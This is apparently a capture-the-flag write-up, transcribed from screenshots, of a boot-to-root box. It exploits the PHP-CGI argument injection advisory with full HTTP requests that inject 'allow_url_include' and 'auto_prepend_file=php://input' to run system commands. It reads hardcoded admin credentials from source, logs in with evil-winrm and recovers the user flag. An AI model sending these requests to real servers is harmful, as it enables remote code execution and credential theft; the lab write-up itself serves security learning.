
```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\webadmin\Desktop
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  178   fil   2024-10-19 05:27:36 -0400  encryptedPassword.bin
100666/rw-rw-rw-  720   fil   2024-10-19 05:32:14 -0400  getPasswordzip.ps1
100666/rw-rw-rw-  187   fil   2024-10-19 05:18:10 -0400  user.zip
```

Change another method to doing it manually https://github.com/php/php-src/security/advisories/GHSA-3qgc-jrrr-25jv



```
GET /?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input HTTP/1.1
Host: 192.168.124.159:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=2vkeq55e5jms6ooi9in8slinrc
Connection: close
Content-Length: 22

<?php system("dir");?>
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Nov 2024 16:58:58 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
X-Powered-By: PHP/8.1.25
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1613

 Volume in drive C has no label.
 Volume Serial Number is EC3E-C4BD

 Directory of C:\xampp\htdocs

10/19/2024  02:13 AM    <DIR>          .
10/19/2024  02:13 AM    <DIR>          ..
10/19/2024  02:13 AM    <DIR>          %SystemDrive%
10/06/2024  12:20 AM             6,790 admin.php
10/06/2024  12:17 AM    <DIR>          hideen_from_public
10/06/2024  12:19 AM             1,059 index.php
10/06/2024  12:19 AM                19 phpinfo.php
               3 File(s)          7,868 bytes
               4 Dir(s)  46,424,211,456 bytes free
```



```
GET /?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input HTTP/1.1
Host: 192.168.124.159:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=2vkeq55e5jms6ooi9in8slinrc
Connection: close
Content-Length: 33

<?php system("type admin.php");?>
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Nov 2024 16:59:18 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
X-Powered-By: PHP/8.1.25
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 7849

<?php
session_start();

// Hardcoded credentials
$valid_username = 'webadmin';
$valid_password = 'N0ts0s3cr3t_123!!!';

$error_message = ''; // Variable to store error message
$output = ''; // Variable to store command output
$command = ''; // Initialize $command to avoid undefined variable notice

// Check if user is trying to log in
if (isset($_POST['login'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // Validate login credentials
    if ($username === $valid_username && $password === $valid_password) {
        $_SESSION['loggedin'] = true;
        header('Location: admin.php');
        exit;
    } else {
        $error_message = "Invalid login credentials. Please try again.";
    }
}

// Logout
if (isset($_GET['logout'])) {
    session_destroy();
    header('Location: admin.php');
    exit;
```

```
GET /?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a
Host: 192.168.124.159:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```


```
Cookie: PHPSESSID=2vkeq55e5jms6ooi9in8slinrc
Connection: close
Content-Length: 33

<?php system("type admin.php");?>
```

Got admin creds

```
$valid_username = 'webadmin';
$valid_password = 'N0ts0s3cr3t_123!!!';
```

Use the cred to login to evil-winrm


`evil-winrm -u webadmin -p 'N0ts0s3cr3t_123!!!'  -i 192.168.124.159`




```
┌──(kali㉿kali)-[~/…/modules/exploits/windows/http]
└─$
evil-winrm -u webadmin -p 'N0ts0s3cr3t_123!!!'  -i 192.168.124.159

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\webadmin\Documents> cd ../
*Evil-WinRM* PS C:\Users\webadmin> cd Desktop
*Evil-WinRM* PS C:\Users\webadmin\Desktop> ls


    Directory: C:\Users\webadmin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/19/2024   2:27 AM            178 encryptedPassword.bin
-a----        10/19/2024   2:32 AM            720 getPasswordzip.ps1
-a----        10/19/2024   2:18 AM            187 user.zip


*Evil-WinRM* PS C:\Users\webadmin\Desktop> ./getPasswordzip.ps1
Here your password = You_got_user_you_can_read_the_flag
Use the password to unzip user.zip and submit your flag!
*Evil-WinRM* PS C:\Users\webadmin\Desktop>
```

Get the password and so we just use it to unzip the file and get the user.txt !

```
Here your password = You_got_user_you_can_read_the_flag
```



```
┌──(kali㉿kali)-[~/Desktop/ctf/sherpactf24/b2r]
└─$ unzip user.zip
Archive:  user.zip
[user.zip] user.txt password:
 extracting: user.txt
```



```
┌──(kali㉿kali)-[~/Desktop/ctf/sherpactf24/b2r]
└─$ cat user.txt
SHCTF24{CVE_0ren_G0tcha!}
```

SHCTF24{CVE_0ren_G0tcha!}